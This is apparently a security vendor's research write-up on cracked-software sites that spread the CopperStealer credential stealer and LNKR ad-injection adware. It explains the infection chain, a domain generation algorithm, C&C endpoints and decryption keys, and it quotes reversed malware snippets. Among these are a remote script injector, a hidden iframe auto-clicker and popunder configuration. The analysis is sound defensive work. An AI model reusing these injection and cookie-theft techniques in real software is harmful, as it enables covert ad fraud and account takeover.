Websites Hosting Cracks Spread Malware, Adware

trendmicro.com/en_us/research/21/c/websites-hosting-cracks-spread-malware-adware.html

March 23, 2021

Malware

We investigated pay-per-install (PPI) websites spreading multiple malware and adware, including CopperStealer and LNKR.

By: Jaromir Horejsi, Joseph C Chen March 23, 2021 Read time: 18 min (4969 words)

Updated on 4/12/2021 2:45PM PHT: Additional detections in indicators of compromise (IoCs) list.

Updated on 3/24/2021 2:00PM PHT: Additional detections in indicators of compromise (IoCs) list.

We investigated a number of websites with cracks and pirated software that start an infection chain to multiple pieces of malware and adware, including CopperStealer and LNKR adware. The malicious samples are usually distributed via pay-per-install (PPI) networks. Our analysis showed that the samples of CopperStealer that we found are capable of scanning infected systems for specific browser credentials and cookies. They also terminate the entire routine if the systems' settings are in Chinese, run in the sandbox, or are analyzed in a debugger. In addition, they are also capable of installing malicious browser extensions and stealing stored Facebook and Google credentials for malicious advertising.

Infection vector



Figure 1. Infection vector

These infections — the use of which is a common technique among cybercriminals — were unknowingly initiated by the victims when they visited warez (also known as crackz, toolz, appz, and gamez) websites, which often redirect users to another site with malware distribution. Some of these websites contain links to the requested files, but usually they use a very small font. As a result, these are often overlooked by website visitors. Additionally, there are misleading “Download” buttons or other similar prompts for action. Upon selecting any of these buttons, a user unknowingly starts a redirection chain that leads to the download of malware.



Figure 2. A warez website with a misleading layout

For each tool, a visitor will see the description, screenshots, and buttons in red and blue, including a link in green. This link opens another page with more misleading buttons that initiate the malicious redirection chain. If a user wants to download the application, tool, or crack, they have to choose one of the "Server" links in the middle of the webpage. Not all of the sites that we examined contained useful content at the time of writing. However, we did note the ironic mention of cybersecurity vendors as a ploy to add credibility to the app.



Figure 3. A link redirecting users to another webpage which may unwittingly lead to downloading malware



Figure 4. A user is prompted to choose a server for the download to start.

Figure 5. Redirecting users to malicious pages

Redirections and PPI schemes

After a user selects the "Download" button, one of several possible redirection chains starts. The redirection chain that begins after a user selects "Download" then leads to the archive download. Most of the redirection chain top-level domains (TLDs) use .xyz. The redirection scripts are usually implemented in PHP and have several parameters like user identification (id) or webpage title (q). This redirection chain seems to belong to one of two PPI networks, boostads and installusd.



Figure 6. A sample analysis of the first redirection

The downloaded compressed archive contains a password-protected ZIP archive and a text file with applicable passwords. The archive contains the executable payload.



Figure 7. Downloading the compressed file shows the archive and a list of passwords.

The redirection chain is not constant. We observed that the domain names vary based on the platform used and the hard-coded user ID parameter. The downloaded payloads that we have observed as of writing are CopperStealer, DanaBot (detected by Trend Micro as TROJ_BANLOAD.THFOAAH), and Glupteba (detected by Trend Micro as Trojan.Win32.GLUPTEBA.WLDR). In the following

sections, we discuss our findings on CopperStealer, its modules and the browser plug-ins that it installs. It is important to note that one of the installed browser plug-ins is called LNKR, which is an adware injection platform.

CopperStealer and LNKR

CopperStealer was seen at large stealing browser cookies and credentials from victims at the end of 2019. We found that CopperStealer had many similarities with a spyware campaign in April 2019, while a recent report attributes this malware to another campaign targeting social media platforms. However, we believe that these are different campaigns that use similar tools to steal victims' credentials.

After dissecting the samples of CopperStealer that we found, our analysis showed that infected systems had malicious browser extensions (we identify these in their respective sections and quick descriptions). One of the malicious extensions is LNKR (CRX/book_helper), which has been identified in connection with a phishing kit. This is the first time that we have seen both malware distributed at large. In this section, we share the analysis of CopperStealer and LNKR. Notably, both of them have sophisticated infection approaches and tactics that they use to profit from their victims. We also show how these malware have been distributed with the PPI networks.

First Stage

The .exe file that was unpacked from the compressed file appears to be a partially overwritten legitimate executable. The entry point is overwritten by a custom shellcode and an encrypted payload (second stage) is appended to the overlay at the end of the file. In the following case, it is a Nullsoft Scriptable Install System (NSIS) installer, though any other regular executable could be partially overwritten in a similar way. In the case of opening the overwritten NSIS file (for example in 7-Zip), the executable shows the content of the installer. This happens because the "NullsoftInst" keyword and the original installation files are still intact.

Name	Size	Packed Size
$PLUGINSDIR	0	377 887
$_14_	0	870 026
$_63_	0	32 930

Figure 8. The overwritten NSIS installer, however, tools like 7Zip are still showing the content of the original installer.

However, instead of the original NSIS installer stub, the custom shellcode is executed. It then decrypts and executes the embedded payload. The shellcode reads a DWORD value (0x160FF3) from a DOS stub at address 0x04 (0x44 from the beginning of EXE file) and uses this value (0x160FF3) as an offset of the encrypted payload within the EXE file. The decimal value of the offset "0x160FF3 = 1445875" will be used as an XOR key for decrypting the second stage.

Figure 9. An encrypted executable file, which is the second stage

```
0000 0E                 PUSH CS
0001 1F                 POP DS
0002 BA0E00             MOV DX,000E
0005 F30F1600           MOVSHDUP XMM0,XMMWORD PTR [BX+SI]
0009 B8014C             MOV AX,4C01
000C CD21               INT 21
```

Figure 10. A modified DOS stub. The address 0005 contains offset and decryption key (f30f16).

Second stage

The second stage begins with the drop of the clean installer gdiview.msi (DBD9F2128F0B92B21EF99A1D7A0F93F14EBE475DBA436D8B1562677821B918A1), which is a decoy installer. The decoy starts its installation process to cover for the malware's installation. It uses a domain generation algorithm to generate the command-and-control (C&C) server name. The algorithm uses "changenewsys" string followed by the current date, then MD5 hash is computed and, finally, the middle 16 characters of the MD5 (changenewsys%04d%02d%02d) hash are the C&C name, after which it appends .xyz to form the C&C domain. For example:

```
date = 20210202
changenewsys%04d%02d%02d = changenewsys20210202
MD5(changenewsys20210202) = 65cac0f17c89afb3a5873a7acdcd76df
middle part of MD5 = 7c89afb3a5873a7a.xyz
```

It then proceeds to report the installation progress to the C&C server to <C&C>/fine/send. It also reports some information, such as the seller's ID, infected machine's GUID, and the malware version installed, among others.

Name	Value
type	install
seller	installp2
price	-0.3
guid	
ver	46.0.0
origin	exe

Figure 11. The installation's progress is reported to the C&C server; information in the report includes file type, malware version, seller's ID, and price.

After sending, it performs several anti-debugging, anti-virtual machine (VM), anti-analysis, and system locale (Chinese locale 2052) checks. If the checks fail, it deletes itself and stops installation. Otherwise, it reports the installation progress again to the C&C server - <C&C>/info_old/w. Debugged messages are encrypted with data encryption standard (DES) ciphers key='rundll32', IV='explorer', and mode='CBC', then URL-safe Base64 encoded. It proceeds to extract the DLL file (which is the third stage) from the embedded .7Zip compressed blob and runs its exports named Hello001 and Hello002.

Third stage

This is the main module that implements three export functions. Two of these export functions are called by the installer in the second stage. The third export function was unused during the time of our research.

Export function Hello001

This exported function steals Facebook cookies and saved logins from major web browsers that are installed in the infected system, namely Google Chrome, Firefox, Opera, Microsoft Edge, Internet Explorer, Baidu, and Yandex

- In the case of Firefox, it runs a new Firefox process and injects a custom DLL file to steal the stored data.
- For Edge, it decrypts and runs the embedded EdgeCookiesView tool from Nirsoft. EdgeCookies View is a legitimate tool for Windows that displays the cookies stored in newer versions of Edge and IE11.

When cookies are available and a user is logged into a social media account, the stealer then posts various requests to Graph API to obtain additional information, namely the following:

- Facebook user ID cookie
- Instagram user ID cookie
- Number of Instagram fans
- Number of Facebook friends
- Facebook payment information
- Credit cards
- Linked PayPal accounts
- Owned business advertising accounts
- Facebook pages where the user could be an administrator
- Facebook Messenger cookie
- Details when the Facebook page was created, among others.

Stolen data is then uploaded to <C&C>/info_old/i for Instagram and <C&C>/info_old/e for Facebook.

The exported function is also capable of stealing Google cookies, especially Google Ads cookies, Google payment information, and saved autofill credentials. It uploads stolen data from these sources to <C&C>/info_old/g. To acquire such information, this exported function needs to steal cookies and cross-site request forgery (XSRF) tokens first, after which it will send requests to Google Accounts and ID Administration (GAIA, via GaiaInfoService.Get). It then proceeds to acquire the details of the current user (UserByGaiaService.Get) along with a list of services that the user has access to (UserCustomerAccessService.List).

Stealing social media and Google account information allows the cybercriminals to take over these accounts and abuse them to conduct false advertising campaigns, as described here and here.

The stealer also queries <C&C>/info_old/r to find out if there are other cookies that it can steal. The response is encrypted with the same DES and Base64 algorithm with characters /=+ replaced with _~- . An example of a response might be AYYYLksPHjUDgRYoYmagnA~~, which decrypts to ["amazon."] and is then uploaded to <C&C>/info_old/a.

After stealing all the possible browser information, the stealer installs file-system filter FsFilter32 or FsFilter64 rootkit to block access to browser-related files (cookie.db, cookies.sqlite, Login Data, Cookies, WebCacheV01) and processes (explorer.exe, firefox.exe, chrome.exe, opera.exe, Yandex.exe, baidu.exe, MicrosoftEdge.exe, MicrosoftEdgeCP.exe, rundll32.exe).

Afterward, it drops the embedded MiniThunderPlatform and loads a xldl.dll file that runs MiniThunderPlatform.exe with command-line parameters StartTP XL_CreateTask. Simultaneously, it reads and decrypts <C&C>/info_old/ddd, which is a JavaScript Object Notation (JSON) that contains the link with another file to load and execute. After execution, a report is sent to <C&C>/info_old/du. Further analysis showed that the downloaded file is an Inno installer that contains the Smokeloader/Dofoil malware loader.


```
"id": 3,
"name": "dreamtrips",
"url_buffer": "[redacted]",
"exe_name": "",
"param": "/silent",
"main_key": "HKEY_CURRENT_USER",
"sub_key": "Software\\DreamTrips\\DreamTrips",
"key_name": "",
"sleep": 5000,
"status": 2,
"type": "exe"
```


Figure 12. A decrypted /info_old/odd file with instructions to download SmokeLoader/Dofoil

Export function Hellooo2

This exported function is a browser extension installer. Particularly, it installs CRX extensions on Chrome and Opera (resource CRX), and XPI extension on Firefox (resource FF). All these extensions are stored in the executable's resources. Resource FRIENDS — used for scanning the browser if the user is logged into Facebook — is present but not used. Resource FF is a legitimate Greasemonkey 4.9 extension for customizing webpages, while resource CRX is an advertisement injector.

The installation of these malicious extensions is done by first killing the browser process (if it is running) and then extracting the extension into the default profile: %USERPROFILE%\AppData\Local\Google\Chrome\User Data\Default\Extensions\ for Chrome and



Figure 13. Browser extensions that are available for installation by the third stage

%USERPROFILE%\AppData\Roaming\Mozilla\Firefox\Profiles\xxxx.default-xxxx\extensions for Firefox.

It then modifies the "Secure Preferences" / "extensions.json" settings file: %USERPROFILE%\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences for Chrome and %USERPROFILE%\AppData\Roaming\Mozilla\Firefox\Profiles\xxxx.default-xxxx\ for Firefox.

CRX extension

As of writing, the Chrome extension was disabled as shown by default. To enable such an extension, it must be allow-listed in the HKLM\SOFTWARE\Policies\Google\Chrome\ExtensionInstallWhitelist registry key. This extension is responsible for injecting advertisements into websites and is analyzed in more detail in its own section.



Figure 14. The malicious CRX extension for Chrome

FF extension

Similarly, in the case of Firefox, the GreaseMonkey extension is not compatible with the current Firefox version at the time of writing. Moreover, the pefs.js configuration files

contain references to Firefox China edition add-ons. We are unsure what the purpose of this is.

Figure 15. The malicious FF extension for Firefox

Facebook FRIENDS extension

We found a malicious browser extension FRIENDS/helper, a Facebook spammer that posts on victims' walls, though we did not observe it as being used during our analysis. This extension checks if a user is logged in to Facebook through the browser. If the c_user (the user who is currently logged in) cookie is present, then the extension parses the ads' manager account settings or management page from where it extracts the access token.

This token is then used to get information about the user's friends using Facebook graph API. Afterward, the extension queries the C&C about the tasks that it should perform. The tasks consist of uploading and publishing a single photo (info.url), the number of friends who will be tagged on that photo (info.limit), and the description that will be attached to the photo (info.message). It proceeds to report to the C&C about the number of tagged friends and the total number of friends that the victim has. This occurs continuously until every friend is tagged in the photos (info.photo_num).



Figure 16. Searching access tokens in Facebook Ads Management page

Export function Hellooo3

This exported function runs a YouTube module (DLL file) for liking and subscribing to videos. First, rundll32.exe process is created in suspended mode. This is followed by the extraction of a 32-bit or 64-bit module from the main module (from the third stage), which is injected into the newly created suspended process.

```
limit = info.limit;
fornum = info.photo_num;
url = info.url;
message = info.message;
```

Figure 17. The Facebook spammer's parameters as received from C&C

This function then proceeds to kill the Chrome browser and copies the default profile directory (User Data) into %APPDATA%\Local\Temp. Afterward, it installs a custom CRX plug-in (malicious browser extension: CRX/Youtube video) into the directory with a copied profile. It then starts a new Chrome process with the command line specified as "User Data" directory with the window positioned out of the screen. It then opens a URL with a video in that window. The Chrome extension provides the locations of the "Like" and "Subscribe" buttons, and the YouTube DLL module clicks them. Finally, the Chrome process is killed and the process with the injected YouTube DLL module shuts down.



Figure 18. The malicious browser extension named “Youtube video”

```
= 2;
:ring(" --window-position=0,-5000 --user-data-dir=\"",
= 3;
)04AB0((int)v20, v2, dwProcessId);
= 4;
"\" http://                                    .php", (int)v3
0x10 )
```

Figure 19. Opening a URL with a video

At the time when we were studying this, the given URL was no longer active. However, further analysis showed that the executable code and Chrome plug-in worked with the YouTube webpage.

The YouTube DLL module reads the title of the Chrome window and parses the x,y,w,h coordinates from it. If these values are found, then the module moves the cursor to the center of the box that is defined by the coordinates and selects that.

```
GetWindowTextA(hWnd_Chrome_RenderWidgetHostHWND, &String, 260);
if ( strlen(&String) )
{
  if ( strstr(&String, "{")
    && strstr(&String, "}")
    && strstr(&String, "x")
    && strstr(&String, "y")
    && strstr(&String, "w")
    && strstr(&String, "h")
    && strstr(&String, "do") )
```

Figure 20. The YouTube module parsing for coordinates in the Chrome window title

The Chrome window title is set by the Chrome browser plug-in. The plug-in first queries the document to get three selectors: one for choosing the playing video box, another for choosing the “Subscribe” button, and a last to select the “Like” button. The following is a sample of what it looks like if we run the selector for the “Subscribe” button in a browser console.

```
PostMessageA(
  ::hWnd,
  WM_LBUTTONDOWN,
  MK_LBUTTON,
  (unsigned __int16)dwClickPositionX | ((unsigne
PostMessageA(
  ::hWnd,
  WM_LBUTTONUP,
  0,
  (unsigned __int16)dwClickPositionX | ((unsigne
hWnd = ::hWnd;
v13 = PathFindFileNameA(".\\Mouse_Click.cpp");
debug error message(
```

Figure 21. The module moves the cursor to select the coordinates identified.

```
var video = document.querySelector("#movie_player > div.html5-video-container > video");
var sub = document.getElementsByClassName('style-scope ytd-subscribe-button-renderer')[0];
var add = document.getElementsByClassName('yt-simple-endpoint style-scope ytd-toggle-button-renderer')[0];
```



Figure 22. Querying the selector for the button in a browser's console

The extension then extracts the position of all three objects, stores them in a JSON object, and adds a "do" attribute to specify if a click should be made in the middle of the object. This JSON object is then assigned to the window's title.



Figure 23. A Chrome window title containing positions of a video box and the "Subscribe" and "Like" buttons

Browser advertisement injection plug-ins

We analyzed the ad injection browser extension that implement a simple script. We found that the activity loads the main advertisement injection script (named <uniqueID>.js) from the script domain C&C server and appends it to the end of the document body node. Further analysis revealed that the main advertisement script appeared to be a new version of LNKR ad injector.

```
(function(){
  var s = document.createElement('script');
  s.src = '//[redacted].com/22aff56f45f6b36dec.js';
  document.body.appendChild(s);
})();
```

Figure 24. A new version of LNKR

Ad injector configuration

We found that the behavior of the ad injection script is configured in monetizationsConfig. It starts as an empty object and later. various “configuration blocks” are loaded into it. Each configuration block has a five-character hexadecimal name (key) with the following attributes:

02aed is the configuration block ID, while type=platform means that there is an additional script hosted on the C&C that gets downloaded and executed only if the particular configuration block ID is present in the configuration file. The user ID is made up of random numbers from one to 100. The attribute “coverage” found toward the middle of the configuration block identifies which user IDs the configuration block should be applied to. The URL is a link where the additional JavaScript will be injected, while “limit” is the time value (unixtimestamp) in the future that identifies until when the configuration block is applied.

```
"02aed": {
    "countries_allow": "",
    "countries_deny": "",
    "hostname_allow": "",
    "hostname_deny": "",
    "browsers_allow": "",
    "browsers_deny": "",
    "coverage": "0-100",
    "url": "",
    "limit": "0",
    "type": "platform",
    "key": "02aed"
`
```

Figure 25. Configuration block attributes

Further down the block, type can be external wherein a script will be loaded to the website from the external URL. The platform pertains to a script module loaded from the C&C (script domain), or a plug-in wherein a script loaded to the website is already embedded in the main ad injection script.

C&C communication

We found a number of communication activities between the browser extension and the script domain C&C server, especially for reading and setting the subsequent configurations and reporting various metrics and statistics.

The configuration requests include:

Request	Description
/optout/set/limit	Updates the time limit until the configuration block is applied
/optout/set/strtm	Sets start time when the victim started with the script injections
/optout/set/lat	Updates last action time, or the last time of the response from /optout/get
/optout/set/lt	Sets life time, wherein the value is obtained from /optout/get

/optout/set/userid	Randomly generates and sets user ID from one to 100
/optout/get	Opts out filtering, wherein it reads JSON object from the script domain C&C

Table 1. Some of the configuration requests between the C&C and extension

The request to /optout/get returns a JSON object with the following parameters:

Some parameters are already defined in Table 1. Newly mentioned parameters are defined in Table 2.


```
{
    "success": "1",
    "targeting": "0",
    "country": "US",
    "userId": "14",
    "strTm": "1612964681",
    "lt": "1151",
    "lat": "1612979373",
    "limits": "",
    "lcFlag": "",
    "optout": ""
}
```


Figure 26. Parameters received by /optout/get request

targeting	Targets user (0=no or 1=yes)
lcFlag	Owns monetization click flag (seen as “true” or “false” to determine the keys to be loaded)
optout	Lists configuration block names (keys) that should be ignored (not loaded)

Table 2. Some of the parameters returned by /optout/get request

We found that the preceding parameters decide, in real time, which configuration blocks should be skipped (or opted out), depending on the configuration block name (key) and the parameters obtained in /optout/get request. For example, if lcFlag (internally named as ownMonetizationsClickFlag) is set to “true,” then only one of several hard-coded configuration names (keys) are loaded. Meanwhile, the configuration keys that are not mentioned in the part of the main script responsible for processing lcFlag are skipped (opted out).

After processing all the platform blocks, the parameters that are not opted out will be loaded from /ext/<uniqueID>.js?sid=<source ID>&title=<title>&&blocks[]=<platform block keys>. The purpose of platform blocks is to enable additional functionalities based on /optout/get results and the domain currently loaded in the browser window. This functionality is provided by additional scripts hosted directly on the script domain C&C.

In the scenario that we observed during our research, /ext/<uniqueID>.js request returns another script. This script loads an obfuscated BetterJsPop library with capabilities of creating pop-under, pop-up, and tab-under ads. The configuration here shows that an ad URL will appear under in a new tab.

```
BetterJsPop.config({
    debug: false,
    perpage: 1,
    coverTags: ["iframe"]
}).add(getPopUrl, {
    newTab: true,
    under: true,
    cookieExpires: 120,
    beforeOpen: function(url, options) {},
    afterOpen: function(url, options, popWin) {}
})
```

Figure 27. An ad URL that opens in a new tab

In the next request, the /ext/ scripts queries the ad link where the user should be redirected to from from /ext/__utm.gif?a=...&ajax. The following request is embedded in parameter "a" of the GET request and encrypted with XOR with a decimal key of 77. If the response for the request is "true", it returns a JSON object with a "url" key containing the first URL of the redirection chain.

/trgt/ is a request for targeting, specifically whether a plug-in should be injected into the webpage or not. In our case, a response from the request to /trgt/ lists plug-ins to be loaded in the "rows" key.


```
{
    "a": "getAd",
    "block": "pops_rtb",
    "kw": "Amazon.com: Online Shopping f
    "url": "https://www.amazon.com/",
    "counter1": "0",
    "counter2": "0",
    "direct": 0,
    "key": "[redacted]",
    "sid": "[redacted]"
}
```


Figure 28. A request for the ad link where the user is redirected


```
{
    "rows": {
        "c3828": {
            "jsBeforeInject": "",
            "url": "",
            "config": null,
            "type": "plugin"
        }
    },
    "data": {
        "title": "",
        "optout_url": null
    }
}
```


Figure 29. A request for targeting

Metrics

Metrics and statistics are reported after each action, whether an action is successful or not. Metric requests use an invisible tracking image element with zero dimension, while the URL address contains various metric parameters. The report ID can contain one of many IDs, including Amazon purchases and search parameters (AMZN_SEARCH, AMZN_ADD_CART, AMZN_BUY_NOW). It can also filter search engines (CB_MNTZ_FILTER_SERCHNGN), loaded advertisements (BANNER_LOAD), monetization of adult sites (CB_APS_ERR_STORAGE, CB_APS_OPEN), and Google commercial unit blocks (GGL_COM_BLOCK), just to name a few.

```
var imgEl = d.createElement("img");
imgEl.setAttribute("style", "width:0;height:0;display:none;visibility:hidden;");
```

Figure 30. An invisible tracking image element with zero dimension

External ad injection scripts
As mentioned in the previous section, the configuration blocks can be one of three types: external, platform, or plug-in. In this section, we discuss our findings on a few external ad injection scripts.

Script 1: Pre-rendering links

This script pre-renders selected links on the webpage. If a user selects any of these pre-selected links, the script performs a "click" on the affiliated URL, then performs a "click" on the original link after a while.

Pre-rendering a website consists of the following:

1. Attaching a click handler (addEventListener) to handle a user's clicks on links;
2. If the user selects anchor element A (link) or AREA element and if special keys like CTRL, SHIFT, or ALT are not selected, then

a) It further considers if the link is writable (that is, if it is not an image, not an excluded domain, or not an inner link within the same domain)
b) If the special link attributes are not set (for example, lnkr_redirecting, data-ad-flag), then the act of tapping or selecting a link will be processed

Selecting the link means the following:

1. A request is made for an additional script to be downloaded and executed. The format of the requested URL's additional parameters are stub=<random number>, out=< encoded original URL link>.
2. The server returns the script associated with the original URL link.
3. The downloaded script is inserted before the HEAD tag, wherein this script is loaded to the document as soon as it is downloaded.
4. After three seconds, a redirection is performed, wherein

a) lnkr_redirecting attribute is set and for about one second removed to and from the link that a victim originally selected.
b) The original link is selected.

Script 2: Frame link injector

This creates an empty (about:blank) iframe that is located out of the screen (-999px, -999px). The script injector then creates a link within the newly created iframe and then selects this.

```
var i = document.createElement('iframe');
i.src = 'about:blank';
i.style = 'position:fixed;top:-999px;left:-999px;';
document.body.appendChild(i);
            var l = d.createElement('a');
            l.href = link;
            l.target = target;
            d.body.appendChild(l);
            l.click();
```

Figure 31. The creation of an empty iframe located out of the screen (top) and the creation of a link (bottom)

Script 3: Loader of another Yontoo-based ad injection framework

This is an additional ad injection framework consisting of two stages of loaders, configuration files, and many additional scripts (items/platforms).

